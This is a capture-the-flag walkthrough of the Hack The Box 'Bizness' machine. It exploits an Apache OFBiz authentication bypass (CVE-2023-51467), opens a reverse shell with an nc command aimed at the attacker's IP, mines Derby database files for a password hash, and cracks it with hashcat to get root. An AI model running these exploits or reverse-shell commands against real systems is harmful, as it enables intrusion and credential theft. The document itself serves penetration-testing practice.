

# Bizness

*By Praveen Kumar Sharma*



---

For me IP of the machine is : 10.10.11.252

Lets try pinging it

```
ping 10.10.11.252 -c 5
```

```
PING 10.10.11.252 (10.10.11.252) 56(84) bytes of data.
```

```
64 bytes from 10.10.11.252: icmp_seq=1 ttl=63 time=92.7 ms
```

```
64 bytes from 10.10.11.252: icmp_seq=2 ttl=63 time=80.0 ms
```

```
64 bytes from 10.10.11.252: icmp_seq=3 ttl=63 time=82.2 ms
```

```
64 bytes from 10.10.11.252: icmp_seq=4 ttl=63 time=95.6 ms
```

```
64 bytes from 10.10.11.252: icmp_seq=5 ttl=63 time=94.7 ms
```

```
--- 10.10.11.252 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
```

```
rtt min/avg/max/mdev = 80.038/89.034/95.597/6.586 ms
```

Alright lets do some port scanning next

## Port Scanning :


### All Port Scan

```
rustscan -a 10.10.11.252 --ulimit 5000
```

```
rustscan -a 10.10.11.252 --ulimit 5000
Open 10.10.11.252:443
Open 10.10.11.252:38769
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-03 19:19 IST
Initiating Ping Scan at 19:19
Scanning 10.10.11.252 [2 ports]
Completed Ping Scan at 19:19, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:19
Completed Parallel DNS resolution of 1 host. at 19:19, 0.11s elapsed
DNS resolution of 1 IPs took 0.11s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF:
Initiating Connect Scan at 19:19
Scanning 10.10.11.252 [4 ports]
Discovered open port 22/tcp on 10.10.11.252
Discovered open port 38769/tcp on 10.10.11.252
Discovered open port 80/tcp on 10.10.11.252
Discovered open port 443/tcp on 10.10.11.252
Completed Connect Scan at 19:19, 0.25s elapsed (4 total ports)
Nmap scan report for 10.10.11.252
Host is up, received syn-ack (0.14s latency).
Scanned at 2024-10-03 19:19:11 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack
443/tcp   open  https   syn-ack
38769/tcp open  unknown syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

 Open ports

```
PORT STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

```
443/tcp open https syn-ack
38769/tcp open unknown syn-ack
```

Lets do an aggressive scan on these

## Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,443,38789 10.10.11.252 -o
aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,443,38789 10.10.11.252 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-03 19:22 IST
Nmap scan report for 10.10.11.252
Host is up (0.12s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp    open  http      nginx 1.18.0
|_ http-server-header: nginx/1.18.0
|_ http-title: Did not follow redirect to https://bizness.htb/
443/tcp   open  ssl/http  nginx 1.18.0
| tls-nextprotoneg:
|_  http/1.1
|_ http-title: Did not follow redirect to https://bizness.htb/
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: nginx/1.18.0
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
| Not valid before: 2023-12-14T20:03:40
|_ Not valid after: 2328-11-10T20:03:40
|_ tls-alpn:
|_  http/1.1
38789/tcp closed unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.83 seconds
```

### Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|   256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp open  http      nginx 1.18.0
```

```
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
443/tcp open ssl/http nginx 1.18.0
| tls-nextprotoneg:
| http/1.1
|http-title: Did not follow redirect to https://bizness.htb/
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0
| ssl-cert: Subject: organizationName=Internet Widgits Pty
Ltd/stateOrProvinceName=Some-State/countryName=UK
| Not valid before: 2023-12-14T20:03:40
|_Not valid after: 2328-11-10T20:03:40
| tls-alpn:
| http/1.1
38789/tcp closed unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add bizness.htb in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.242    devvortex.htb    dev.devvortex.htb
10.10.11.252    bizness.htb
~
```

Alright lets do some directory fuzzing now

---

## Directory Fuzzing

Lets do Directory fuzzing first

- HTTP Site

```
feroxbuster -u http://bizness.htb -w /usr/share/wordlists/dirb/common.txt
```

```
feroxbuster -u http://bizness.htb -w /usr/share/wordlists/dirb/common.txt
```

```

  ____  ____  ____  ____  ____  ____  ____  ____  ____  ____
 |__| |__| |__| |__| |__| |__| |__| |__| |__| |__| |__|
 |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
by Ben "epi" Risher  🐧                               ver: 2.11.0

```

🎯	Target Url	http://bizness.htb
🔍	Threads	50
📄	Wordlist	/usr/share/wordlists/dirb/common.txt
🔑	Status Codes	All Status Codes!
⌚	Timeout (secs)	7
👤	User-Agent	feroxbuster/2.11.0
🔧	Config File	/home/pks/.config/feroxbuster/ferox-config.toml
🔗	Extract Links	true
🏠	HTTP methods	[GET]
🏠	Recursion Depth	4

 Press [ENTER] to use the Scan Management Menu™

```

301      GET      7L      11w      169c Auto-filtering found 404-like response
[#####] - 11s      4614/4614      0s      found:0      errors:1
[#####] - 10s      4614/4614      457/s      http://bizness.htb/

```

Nothing on the HTTP Site lets try the HTTPS site

- HTTPS Site




```
658ms]
marketing [Status: 200, Size: 11099, Words: 1211, Lines: 186,
Duration: 175ms]
```


Now lets get to web application now

## Web Application

Default page




Nothing in the source code as well lets see one of those directories



## Gaining Access

So i searched for vulnerability and found this one :

<https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass>

 README

# Apache OFBiz Authentication Bypass Vulnerability (CVE-2023-51467 and CVE-2023-49070)

This exploit script and PoC are written for an in-depth CVE analysis on [vsociety](#).

The Apache OFBiz Enterprise Resource Planning (ERP) system, a versatile Java-based web framework widely utilized across industries, is facing a critical security challenge. The SonicWall Threat research team's [discovery](#) of CVE-2023-51467, a severe authentication bypass vulnerability with a CVSS score of 9.8, has unveiled an alarming risk to the system's integrity. This vulnerability not only exposes the ERP system to potential exploitation but also opens the door to a Server-Side Request Forgery (SSRF) exploit, presenting a dual threat to organizations relying on Apache OFBiz.

The repo also contains [ysoserial](#) release used to generate serialized data.

## Usage

Run the script in scanner mode:

```
python3 exploit.py --url https://localhost:8443
```

Run command on the remote server:

```
python3 exploit.py --url https://localhost:8443 --cmd 'CMD'
```

## Disclaimer

This exploit script has been created for educational purposes only. The developer is not responsible for any misuse of this information.

Lets clone it and run it

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Bizness git:(main) (0.024s)
cd Apache-OFBiz-Authentication-Bypass/

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Bizness/Apache-OFBiz-Authentication-Bypass git:(main) (0.023s)
ls
argparse base64 exploit.py logging os README.md requests subprocess urllib3 xdetction.py ysoserial-all.jar
```

Lets just try to get a revshell on here first start a listener



```
sudo nc -lvnp 443
```

```
[sudo] password for pks:  
Listening on 0.0.0.0 443
```

Now lets try to get a revshell with `nc`

```
python exploit.py --url https://bizness.htb --cmd "nc -c bash 10.10.16.24 443"  
[+] Generating payload...  
[+] Payload generated successfully.  
[+] Sending malicious serialized payload...  
[+] The request has been successfully sent. Check the result of the command.
```

And we get our revshell

```
sudo nc -lvnp 443  
[sudo] password for pks:  
Listening on 0.0.0.0 443  
Connection received on 10.10.11.252 54750  
id  
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)
```

Lets upgrade it

```
sudo nc -lvnp 443
```

```
[sudo] password for pks:
```

```
Listening on 0.0.0.0 443
```

```
Connection received on 10.10.11.252 54750
```

```
id
```

```
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
ofbiz@bizness:/opt/ofbiz$ ^Z
```

```
[1] + 46394 suspended sudo nc -lvnp 443
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Bizness/Apache-OFBiz-Authenticat
```

```
stty raw -echo; fg
```

```
[1] + 46394 continued sudo nc -lvnp 443
```

```
ofbiz@bizness:/opt/ofbiz$ export TERM=xterm
```

```
ofbiz@bizness:/opt/ofbiz$ █
```

And here is your user.txt

```
ofbiz@bizness:/opt/ofbiz$ cd
```

```
ofbiz@bizness:~$ ls -al
```

```
total 32
```

```
drwxr-xr-x 4 ofbiz ofbiz-operator 4096 Jan  8  2024 .
```

```
drwxr-xr-x 3 root  root          4096 Dec 21  2023 ..
```

```
lrwxrwxrwx 1 root  root              9 Dec 16  2023 .bash_history -> /dev/null
```

```
-rw-r--r-- 1 ofbiz ofbiz-operator  220 Dec 14  2023 .bash_logout
```

```
-rw-r--r-- 1 ofbiz ofbiz-operator 3560 Dec 14  2023 .bashrc
```

```
drwxr-xr-x 8 ofbiz ofbiz-operator 4096 Dec 21  2023 .gradle
```

```
drwxr-xr-x 3 ofbiz ofbiz-operator 4096 Dec 21  2023 .java
```

```
-rw-r--r-- 1 ofbiz ofbiz-operator  807 Dec 14  2023 .profile
```

```
-rw-r----- 1 root  ofbiz-operator   33 Oct  3 11:05 user.txt
```

```
ofbiz@bizness:~$ █
```

---

## Vertical PrivEsc

There is these all of .dat files i found here

```

ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ ls
c10001.dat  c13f41.dat  c41f0.dat  c8151.dat  cc0b1.dat
c10011.dat  c13f51.dat  c4201.dat  c8161.dat  cc0c1.dat
c1001.dat   c13f61.dat  c4210.dat  c8171.dat  cc0d1.dat
c10021.dat  c13f71.dat  c421.dat   c8181.dat  cc0.dat
c10031.dat  c13f81.dat  c4221.dat  c8191.dat  cc0e1.dat
c10041.dat  c13f91.dat  c4230.dat  c81a1.dat  cc0f1.dat
c10051.dat  c13fa1.dat  c4241.dat  c81b1.dat  cc101.dat
c10061.dat  c13fb1.dat  c4250.dat  c81c1.dat  cc10.dat
c10071.dat  c13fc1.dat  c4261.dat  c81d1.dat  cc111.dat
c10081.dat  c13fd1.dat  c4270.dat  c81.dat    cc121.dat
c10091.dat  c13fe1.dat  c4281.dat  c81e1.dat  cc131.dat
c100a1.dat  c13ff1.dat  c4290.dat  c81f1.dat  cc141.dat
c100b1.dat  c14001.dat  c42a1.dat  c8201.dat  cc151.dat
c100c1.dat  c14011.dat  c42b0.dat  c8211.dat  cc161.dat
c100d1.dat  c1401.dat   c42c1.dat  c821.dat   cc171.dat
c100e1.dat  c14021.dat  c42d0.dat  c8221.dat  cc181.dat
c100f1.dat  c14031.dat  c42e1.dat  c8231.dat  cc191.dat
c10101.dat  c14041.dat  c42f0.dat  c8241.dat  cc1a1.dat
c1010.dat   c14051.dat  c4301.dat  c8251.dat  cc1b1.dat
c10111.dat  c14061.dat  c430.dat   c8261.dat  cc1c1.dat

```

I ran a custom grep command here to get any password out of these


```
grep -arin -o -E '(\w+\W+){0,5}password(\W+\w+){0,5}' .
```

```

./c180.dat:87:SYSCS_CREATE_USEUserNampasswordVARCHAR
./c180.dat:87:PASSWORD&$c013800d-00fb-2649-07ec-000000134f30
./c180.dat:87:SYSCS_RESET_PASSWORDRuserNampasswordVARCHAR
./c180.dat:87:PASSWORD&$c013800d-00fb-2649-07ec-000000134f30
./c180.dat:87:SYSCS_MODIFY_PASSWORDRpasswordVARCHAR
./c54d0.dat:21:Password="$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I" enabled
./c54d0.dat:21:Password
./ca1.dat:32:PASSWORD%&$9810800c-0134-14a5-40c1-000004f61f90
./ca1.dat:186:PASSWORD
./ca1.dat:495:PASSWORD
./ca1.dat:518:PASSWORD
./ca1.dat:804:PASSWORD

```

Got this hash here

 Hash Found

```
$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
```

So this does look any standard hash so lets see the ofbiz code to find what this is

```
private static String getCryptedBytes(String hashType, String salt, byte[] bytes) {
    try {
        MessageDigest messagedigest = MessageDigest.getInstance(hashType);
        messagedigest.update(salt.getBytes(UtilIO.getUtf8()));
        messagedigest.update(bytes);
        return Base64.encodeBase64URLSafeString(messagedigest.digest().replace('+', '.'));
    } catch (NoSuchAlgorithmException e) {
        throw new GeneralRuntimeException("Error while comparing password", e);
    }
}
```

So its is hexed(2 time i think) then base64 encoded lets break it with CyberChef

The screenshot shows the CyberChef web interface. On the left, the 'From Base64' section is active, with a dropdown menu showing 'Alphabet A-Za-z0-9-\_-'. Below it are two unchecked checkboxes: 'Remove non-alphabet chars' and 'Strict mode'. The 'To Hex' section is also visible, with a dropdown menu showing 'Delimiter None' and a 'Bytes per line' dropdown set to '0'. The 'To Hex Content' section is at the bottom, with a dropdown menu showing 'Convert All chars' and an unchecked checkbox for 'Print spaces between bytes'. On the right, the 'Output' section displays the result of the conversion: '|b8fd3f41a541a435857a8f3e751cc3a91c174362|'. The input text at the top right is '|uP0\_QaVBpDWFeo8-dRzDqRwXQ2I|'.

So it was hex then base64ed but now we have to add the salting to this which is :d in the end of this hash

⚠️ Crackable Hash

```
b8fd3f41a541a435857a8f3e751cc3a91c174362:d
```

Lets crack this now with hashcat  
So i got this here now


```
(pks@Kali) - [~/Testing]  
$ cat bizness  
b8fd3f41a541a435857a8f3e751cc3a91c174362:d
```

Now lets crack it

```
hashcat -a 0 -m 120 bizness /usr/share/wordlists/rockyou.txt
```

```
████████████████████████████████████████████████████████████████████████████████  
████████████████████████████████████████████████████████████████████████████████  
b8fd3f41a541a435857a8f3e751cc3a91c174362:d:monkeybizness  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 120 (sha1($salt.$pass))  
Hash.Target.....: b8fd3f41a541a435857a8f3e751cc3a91c174362:d  
Time Started.....: Thu Oct 3 11:39:12 2024 (1 sec)
```

So we have user creds now

 User creds

```
Username : ofbiz  
Password : monkeybizness
```

Now lets get root

```
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ su root
Password:
root@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0# id
uid=0(root) gid=0(root) groups=0(root)
root@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0# cd
root@bizness:~#
```

here is your root.txt

```
root@bizness:~# ls -al /root
total 28
drwx-----  4 root root 4096 Oct  3 11:05 .
drwxr-xr-x 18 root root 4096 Mar 27  2024 ..
lrwxrwxrwx  1 root root    9 Dec 16  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x  7 root root 4096 Dec 21  2023 .gradle
drwxr-xr-x  3 root root 4096 Dec 21  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Oct  3 11:05 root.txt
root@bizness:~#
```

Thanks for reading :)